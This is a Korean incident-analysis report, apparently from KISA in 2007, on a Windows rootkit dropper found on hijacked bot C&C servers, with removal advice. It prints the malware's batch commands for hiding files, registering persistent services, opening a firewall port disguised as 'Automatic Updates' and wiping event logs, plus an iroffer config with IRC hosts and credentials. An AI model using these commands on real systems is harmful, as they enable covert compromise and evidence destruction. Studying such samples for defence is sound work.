윈도우즈 루트킷 조사사례

2007. 1.

1. 개요

최근 윈도우즈 해킹동향은 공격에 성공한 후 시스템에 다운로드 된 악성프로그램(Bot, 백도어 등) 파일 및 실행된 악성 네트워크/프로세스 정보를 숨기기 위해 루트킷이 연동되고 있다.


한국정보보호진흥원(이하 "KISA")은 국내 봇C&C서버 활동을 탐지하던 중 동일한 패턴을 나타내는 시스템을 여럿 감지하였다. 서버들을 분석한 결과 동일한 증상을 보였고 1.exe(윈도우 2000)라는 프로그램을 통해 데이터 다운로더, 커널 루트킷, 서비스 등록 관련 프로그램이 실행되는 것으로 확인이 되었다.

본고에서는 이번에 발견한 1.exe 루트킷 프로그램의 특징과 조사 내용을 정리하였다.

2. 루트킷 조사

1) 전체 개요

1.exe 실행 순서를 종합 구성해 보면 아래와 같다.



(그림 1) 전체 개요도


2) 1.exe 조사

첫 번째로 조사한 1.exe의 특징은 다음과 같다.

- 압축 : "instyler ex-it! Self-Extractor"
- 기능 :
  - RECYCLER 디렉터리에 관련파일들 압축해제
  - config.exe를 실행하여 악성 프로그램 세팅 및 실행
- 관련 파일 :


그림 2 1.exe의 압축해제 참조

1.exe 바이너리는 모든 악성 프로그램들을 압축된 형태로 지니고 있고 압축 해제 후 config.exe를 통하여 악성 프로그램들을 시스템에 등록/실행 하게 된다. C:\RECYCLER 는 관리가 소홀하고 디렉터리 속성이 디폴트로 운영체제 파일로 지정 되어 있어 관리자의 눈을 피할 수 있다. 아래 그림과 같이 C:\RECYCLER에 관련 파일들을 압축해제 한다.



(그림 2) 1.exe의 압축해제

관련 파일들 압축해제가 끝나면 ShellExecute 함수를 통해 아래 그림과 같이 config.exe를 실행하게 된다.




(그림 3) config.exe 실행

3) config.exe 조사

config.exe 특징은 다음과 같다.

- 압축 : 없음
- 기능 : 악성 프로그램들을 실행하는 배치 파일을 생성하고 실행
- 관련파일 : c:\Documents~1\kisa\Locals~1\Temp\bt0312.bat

config.exe 바이너리를 디버거를 통하여 확인한 결과 c:\Documents~1\kisa\Locals~1\Temp\bt0312.bat 배치 파일을 생성한다. 또한 아래 그림과 같이 CreateProcess함수로 cmd 명령어를 이용 bt0312.bat 파일을 실행한다.



(그림 4) bt0312.bat 실행

bt0312.bat 파일의 스크립트는 다음과 같은 순서로 악성 프로그램들을 순차적으로 시스템에 등록 및 실행하게 된다.

① mkdir "C:\Recycler\S-1-5-21-3127..._restore.."
"C:\Recycler"는 보호되는 운영체제 디렉터리로 탐색기의 도구-옵션에서 관련 부분을 체크해서 확인하지 않는 이상 생성되는 루트킷 홈 디렉터리를 찾기가 쉽지 않다.

생성되는 디렉터리 명 :
"C:\Recycler\S-1-5-21-3127994617-2291869382-1739915505-1006_restore{DIWJDS7S-C329-3242-91EC-D2SD72C70D82}\"

② move C:\recycler\msprexe.exe "C:\Recycler\S-1-5-21-3127..._restore.."
모든 프로그램 및 파일들을 앞서 생성한 루트킷 홈 디렉터리로 이동시킨다.

③ C:\recycler\dtreg.exe -AddKey "\HKLM\SOFTWARE\Sublime Solutions\TaskDaemon"
레지스트리를 등록하는 dtreg.exe 프로그램을 이용해서 taskdaemon 프로그램을 레지스트리에 등록 시킨다.

④ taskdaemon.exe -i DirIndex.xml
taskdaemon.exe -i ProfileMgr.xml
서비스 등록 프로그램인 taskdaemon을 이용 logongui.exe를 DirIndex 서비스명으로 등록하고 msprexe.exe를 ProfileMgr 서비스명으로 등록 한다.

⑤ C:\recycler\control.exe
control.exe 실행


4] control.exe 조사

특징은 다음과 같다.

- 압축 : PECompact 2.x
- 기능 : 악성 프로그램들을 실행하는 배치 파일을 생성하고 실행
- 관련파일 : C:\Documents~1\kisa\Locals~1\Temp\bt4607.bat

control.exe 바이너리를 디버거를 통하여 확인한 결과

c:\Documents~1\kisa\Locals~1\Temp\bt4607.bat 배치 파일을 생성한다. 또한 아래 그림같이 CreateProcess함수로 cmd 명령어를 이용 bt4607.bat 파일을 실행한다.



(그림 5) bt4607.bat 실행

bt4607.bat 파일의 스크립트는 다음과 같은 순서로 악성 프로그램들을 순차적으로 시스템에 등록 및 실행하게 된다.

① move C:\recycler\config.exe "C:\Recycler\S-1-5-21-3127..._restore.."
move C:\recycler\control.exe "C:\Recycler\S-1-5-21-3127..._restore.."
루트킷 프로그램들을 세팅하고 실행했던 config와 control 파일을 루트킷 홈 디렉터리로 이동 시킨다.

② rename control.exe system.ocx
rename config.exe settings.ocx
2개의 루트킷 제어 프로그램 파일명을 변경해 놓는다.

③ attrib +s +h C:\Recycler* /S /D
관리자 눈에 쉽게 띄지 않도록 디렉터리와 파일들 속성을 숨김(Hidden)/시스템(System)으로 변경한다.

④ NetSec.exe
커널 루트킷 모듈을 로딩하고 제어하는 프로그램 실행 (자세한 내용은 NetSec.exe에서 설명)

⑤ net start ProfileMgr
net start DirIndex

logongui.exe, msprexe.exe를 실행하는 서비스를 시작한다.

⑥ fclear.exe all
현재까지 발생했던 이벤트 로그를 모두 삭제 한다.

5) NetSec.exe 조사


특징은 다음과 같다.

- 압축 : PECompact 2.x
- 기능 : 커널 루트킷 모듈 로딩 및 제어, 서비스 등록, 레지스트리 등록
- 관련파일 : netsec.sys

NetSec 프로그램은 봇 C&C 서버가 사용하는 포트를 클라이언트들이 접속할 수 있도록 아래와 같은 netsh firewall 명령어를 통해 방화벽을 오픈한다.

"%cmd%?/c netsh firewall add portopening protocol = TCP port = 27397 name = "Automatic Updates" mode = ENABLE scope = ALL profile = ALL"

이 후 NetSecManager라는 서비스 등록을 위해 관련된 레지스트리 등록을 하고 아래 그림처럼 CreateService 함수를 통해 NetSec.exe를 실행하는 NetSecManager 서비스를 등록한다.



(그림 6) NetSecManager 서비스 등록

서비스 등록 후 곧 바로 StartService 함수를 통해 NetSecManager 서비스를 실행해 NetSec.exe를 다시 실행하게 된다. NetSec.sys 모듈을 생성해 커널에 로딩하고 아래와 같은 레지스트리에 sys 파일을 등록한다.

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\NetSecDriver

커널 루트킷은 API 함수들을 후킹하여 원하는 파일/프로세스/네트워크 정보들을 감추게 되는데 디버깅을 통해 다음과 같은 문자열을 정보들을 확인할 수 있었다. 하지만 인코딩되어 저장되어 있는 문자열 정보들이 있어 숨겨진 문자열들은 더 많을 것으로 예상할 수 있다.

```
00406865   mov edx, NetSec.00407A14                ASCII "[HIDDEN TABLE]"
00406926   sub ebx, NetSec.00413EBC
ASCII "_restore{DIWJDS7S-C329-3242-91EC-D2SD72C70D82}"
00406932   mov ebx, NetSec.00423EBC                ASCII "NetSec.exe"
0040699D   mov edx, NetSec.00407A2C                ASCII "[HIDDEN PROCESSES]"
00406A5E   sub ebx, NetSec.00423EBC                ASCII "NetSec.exe"
00406A6A   mov ebx, NetSec.00433EBC                ASCII "TASKDAEMON*"
00406AD5   mov edx, NetSec.00407A48                ASCII "[ROOT PROCESSES]"
00406BB2   sub ebx, NetSec.00433EBC                ASCII "TASKDAEMON*"
00406BBE   mov ebx, NetSec.00443EBC                ASCII "DIRINDEX"
00406D19   sub ebx, NetSec.00443EBC                ASCII "DIRINDEX"
00406D25   mov ebx, NetSec.00453EBC                ASCII "DIRINDEX"
00406D90   mov edx, NetSec.00407A64                ASCII "[HIDDEN REGKEYS]"
00406F27   sub ebx, NetSec.00453EBC                ASCII "DIRINDEX"
00406F9E   mov edx, NetSec.00407A80                ASCII "[HIDDEN REGVALUES]"
0040706B   mov ebx, NetSec.00473EBC                ASCII "₩Device₩HarddiskVolume1*"
004070D6   mov edx, NetSec.00407A9C                ASCII "[FREE SPACE]"
00407149   push NetSec.00407AB4                    ASCII "₩₩.₩"
00407315   sub ebx, NetSec.00473EBC                ASCII "₩Device₩HarddiskVolume1*"
00407436   mov eax, NetSec.00407ADC                ASCII "TCPI:"
0040744D   mov eax, NetSec.00407AEC                ASCII "TCPO:"
00407466   mov eax, NetSec.00407AFC                ASCII "UDP:"
```

6) taskdaemon.exe 조사

특징은 다음과 같다.

- 압축 : PECompact 2.x
- 기능 : xml을 이용한 서비스 등록 프로그램
- 관련파일 :
  - taskdaemonrt.dll
  - libxml2.dll
  - taskdaemon.dtd
  - DirIndex.xml
  - ProfileMgr.xml

taskdaemon은 xml을 이용해 서비스를 등록하는 프로그램이다. bt0312.bat 배치 스크립트에서 수행하는 명령어를 확인해보면

taskdaemon.exe -i DirIndex.xml

명령어로 -i 인스톨 옵션을 통해서 아래 DirIndex.xml, ProfileMgr.xml에 정의되어 있는 logongui.exe, msprexe.exe 프로그램을 실행하는 서비스를 등록 시킨다. 실행 모드를 “Automatic"으로 설정해 시스템이 재부팅 되더라도 재시작 되도록 설정한다.

- DirIndex.xml
  - 서비스명 : DirIndex
  - 실행프로그램 : logongui.exe
  - 실행모드 : "Automatic"

```
<?xml version="1.0" encoding="UTF-8" standalone="no" ?>
<!DOCTYPE Service SYSTEM "taskdaemon.dtd">
<Service>
 <Program>
  <Name>DirIndex</Name>
  <DisplayName>Directory Index Manager</DisplayName>
  <DisplayNamePrefix></DisplayNamePrefix>
  <Description>Directory indexing service for file integrity management.</Description>
<WorkingDir>C:\Recycler\S-1-5-21-3127994617-2291869382-1739915505-1006\_restore{DIWJDS7S-C329-3242-91EC-D2SD72C70D82}\com1\RP00</WorkingDir>

<Executable>C:\Recycler\S-1-5-21-3127994617-2291869382-1739915505-1006\_restore{DIWJDS7S-C329-3242-91EC-D2SD72C70D82}\com1\RP00\logongui.exe</Executable>
 </Program>
 <Options>
  <AffinityMask>0</AffinityMask>
  <Priority>0</Priority>
  <EventLogging>false</EventLogging>
  <InteractWithDesktop>false</InteractWithDesktop>
  <PreLaunchDelay>0</PreLaunchDelay>
  <StartUpMode>1</StartUpMode>
  <UponExit>1</UponExit>
  <ShutdownDelay>5000</ShutdownDelay>
  <ShowWindow>0</ShowWindow>
  <JobType>1</JobType>
 </Options>
</Service>
```

- ProfileMgr.xml 내용
  · 서비스명 : ProfileMgr
  · 실행프로그램 : msprexe.exe
  · 실행모드 : "Automatic"

```
<?xml version="1.0" encoding="UTF-8" standalone="no" ?>
<!DOCTYPE Service SYSTEM "taskdaemon.dtd">
<Service>
 <Program>
  <Name>ProfileMgr</Name>
  <DisplayName>Profile Manager</DisplayName>
  <DisplayNamePrefix></DisplayNamePrefix>
  <Description>Assembles information about your system for various system utilities such as Control Pannel and My Computer.</Description>

<WorkingDir>C:\Recycler\S-1-5-21-3127994617-2291869382-1739915505-1006\_restore{DIWJDS7S-C329-3242-91EC-D2SD72C70D82}\com1\RP00</WorkingDir>

<Executable>C:\Recycler\S-1-5-21-3127994617-2291869382-1739915505-1006\_restore{DIWJDS7S-C329-3242-91EC-D2SD72C70D82}\com1\RP00\msprexe.exe</Executable>
  <Parameters>dhtml.c.dll</Parameters>
  <Delay>5000</Delay>
  <ConsoleApp>false</ConsoleApp>
  <ForceReplace>true</ForceReplace>
 </Program>
 <Options>
  <AffinityMask>0</AffinityMask>
  <Priority>0</Priority>
  <EventLogging>false</EventLogging>
  <InteractWithDesktop>false</InteractWithDesktop>
  <PreLaunchDelay>0</PreLaunchDelay>
  <StartUpMode>1</StartUpMode>
  <UponExit>1</UponExit>
  <ShutdownDelay>5000</ShutdownDelay>
  <ShowWindow>0</ShowWindow>
  <JobType>1</JobType>
 </Options>
</Service>
```

8) logingui.exe 조사

특징은 다음과 같다.

- 압축 : 없음
- 기능 : ServU FTP 서버 프로그램, 43958 포트를 통해 서비스
- 관련파일 :

- libeay32.dll
- ssleay32.dll
- wbemup32.dll
- wmspdscore.dll
- winservices.dll (설정파일)
- WindowsStartFnc.dll (로그파일)

logongui.exe 프로그램은 포트 43958번을 이용한 ServU FTP 서버 프로그램이다. 위의 관련파일에서 libeay32.dll, ssleay32.dll을 제외한 나머지 DLL파일들은 실제 라이브러리 파일이 아니고 일반 텍스트 파일을 확장자만 dll로 생성시켜 놓은 것들 이다. winservices.dll 파일은 ftp 환경설정 파일이고 WindowsStartFnc.dll은 로그 파일이다. 나머지 2개 파일은 암호화 키 등록 파일들이다.

- winservices.dll

```
[GLOBAL]
Version=5.0.0.0
ProcessID=1720
```

- WindowsStartFnc.dll

```
Tue 26Sep06 09:19:34 - SrvFTP FTP Server v5.0 (5.0.0.0) - Copyright (c) 1995-2004 Cat Soft, All Rights Reserved - by Rob Beckers
Tue 26Sep06 09:19:34 - Cat Soft is an affiliate of Rhino Software, Inc.
Tue 26Sep06 09:19:34 - Using WinSock 2.0 - max. 32767 sockets
Tue 26Sep06 09:19:35 - PROBLEM: Unable to load the SSL certificate (file SERVUCERT.CRT) - No SSL support
Tue 26Sep06 09:19:35 - FTP Server listening on port number 43958, IP 127.0.0.1
Tue 26Sep06 09:19:35 - Valid registration key found
```

9) msprexe.exe 조사

특징은 다음과 같다.

- 압축 : UPX 0.89.6 - 1.02
- 기능 : iroffer 프로그램 , IRC 사용자들에게 파일 제공 및 데이터 전송
- 관련파일 :
  - cygcrypt-0.dll
  - cygwin1.dll
  - MSVCP60.dll
  - dhtml.c.dll (상태로그 파일)

· winhlp.dll (환경설정 파일)

msprexe.exe는 iroffer 프로그램명을 변경한 바이너리로 TCP/UDP 포트를 이용해서 IRC 클라이언트들에게 데이터를 제공해준다. msprexe.exe 프로그램을 실행하면 winhlp.dll 파일이 생성되고 이 파일은 DLL과 상관없는 iroffer 로그 파일이다. 실행된 후 dhtml.c.dll 환경 설정파일을 통해 IRC 서버에 접속을 시도하고 접속이 되면 관련된 세팅 값으로 채널에 등록한다.

- winhlp.dll

```
IRFR  ┌ ┌   Liroffer v1.3.b09 [20040823145936], CYGWIN_NT-5.0 1.5.12(0.116/4/2)
```

또 하나의 DLL 파일이 존재하는데 dhtml.c.dll은 환경설정 파일로 세팅에 필요한 정보들이 존재한다.

- dhtml.c.dll

```
statefile winhlp.dll
logstats no
logrotate none
logfile winlog.dll
connectionmethod direct
server alldramairc.esylum.net 55493
server alldramairc.esylum.net 65535
server alldramairc.esylum.net 1100
server irc.esylum.net 6667
server irc.esylum.net 6669
server irc.esylum.net 1200
server alldramairc.esylum.net
server Prynix.esylum.net
server Buyashell.esylum.net
server fire-com.esylum.net
server xplycyt.esylum.net
server 420.esylum.net
server BSDAxis.esylum.net
server 66.207.166.20
server 66.252.29.237
server 72.20.27.54
server 64.18.148.188
server 66.29.46.17
server 66.207.166.19
channel #esy-tzt -plist 30
user_realname XdCc
user_modes +ix
loginname WaReZ
nickserv_pass h4x3d
```

```
slotsmax 3
queuesize 100
maxtransfersperperson 1
maxqueueditemsperperson 1
restrictlist yes
restrictprivlist yes
restrictprivlistmsg Negative Sir
restrictsend yes
downloadhost *!*@*
creditline ┐┗4,1(??만.-┗0,1> ┗4,1?┗0,1 EsYluM ┗4,1?┗0,1<┗4,1-.만.럽?
adminhost *hijacked*!*@*.*
adminhost *b00*!*@*.*
adminhost *meemaw*!*@*.*
adminhost *phastman*!*@*.*
adminpass AA.RJwBCGdzkA
uploadhost [eSyLum]-*!*@*
uploadhost [EsYluM]-*!*@*
uploadmaxsize 0
hideos
timestampconsole
quietmode
notifytime 30
nomd5sum
filedir
c:\recycler\s-1-5-21-3127994617-2291869382-1739915505-1006\_restore{diwjds7s-c329-3242-91ec-d2sd72c70d82}\com2\rp00\
uploaddir
c:\recycler\s-1-5-21-3127994617-2291869382-1739915505-1006\_restore{diwjds7s-c329-3242-91ec-d2sd72c70d82}\com2\rp00\
user_nick [Esylum]-NV-16313
```

9) fclear.exe, dtreg.exe 조사

○ flcear.exe

- 압축 : UPX 0.89.6 - 1.02 / 1.05 - 1.24
- 기능 : 이벤트 로그 삭제 프로그램

fclear.exe는 ClearEventLog 프로그램 명을 변경한 바이너리로 이벤트 로그를 삭제하는데 사용된다. all 옵션을 통해 모든 로그를 제거하며 fclear를 옵션 없이 실행한 화면은 아래와 같다.

(그림 7) fclar.exe 실행화면

○ dtreg.exe


- 압축 : PECompact 2.x
- 기능 : 레지스트리 등록 프로그램

TaskDaemon 프로그램을 레지스트리에 등록하는데 사용되며 이 후 바로 삭제된다.

3. 결론 및 대책

조사결과 1.exe는 피해시스템에 설치할 악성 프로그램들을 숨기기 위해 시스템 폴더인 C:\RECYLER 폴더 하위에 실제 이름과 유사한 시스템 폴더를 생성 하였고 이후 관련 악성프로그램들을 그 폴더로 압축해제 시킨 후 하나씩 악성프로그램들을 실행하였다. 실행된 악성 프로그램들은 자신들의 홈 디렉터리 및 포트, 봇 C&C 프로그램, IRC 클라이언트 프로그램 등의 정보를 숨겨 관리자가 쉽게 발견하지 못하도록 하였다. 1.exe 루트킷 프로그램을 탐지를 못하는 백신 제품들이 있어 서버관리자들이 악성프로그램들의 설치 여부를 확인하지 못하고 있었다. 이 후 윈도우 XP 시스템에서도 1.exe 변종인 esyp4.exe를 발견했지만 이름만 변경되었을 뿐 똑 같은 기능을 하였다.

커널 루트킷 실행으로 관련 루트킷 프로그램 정보들을 찾아내기가 쉽지가 않기 때문에 공개용 커널 루트킷 탐지 프로그램인 IceSword 도구를 이용해 관련 프로그램들의 홈 디렉터리, 프로세스, 포트정보, 서비스, 레지스트리를 찾아내서 모두 제거해 주어야 한다. 아래 그림은 커널 루트킷 실행 서비스인 NetSecManger를 찾은 후 서비스 중지 및 제거해 주는 화면이다.



(그림 8) 커널 루트킷 제거

루트킷 1.exe가 설치된 봇C&C서버 피해시스템들은 관리자들이 소홀하기 쉬운 개발용 서버나 자주 이용하지 않는 시스템으로 보안패치의 미적용, 서버 보안설정 미실시 등으로 인해 피해를 입었다. 또한, 자주 사용하지 않다 보니 시스템이 악용이 되고 있는 상태에서도 이를 쉽게 발견하지 못하였다.

시스템 담당자들은 본 사고사례와 같은 피해를 줄이기 위해 윈도우 자동업데이트 기능을 반드시 사용할 것을 권장하며, 특히 관리의 손이 미치지 않은 방치된 시스템이 없는 지 확인할 필요가 있다.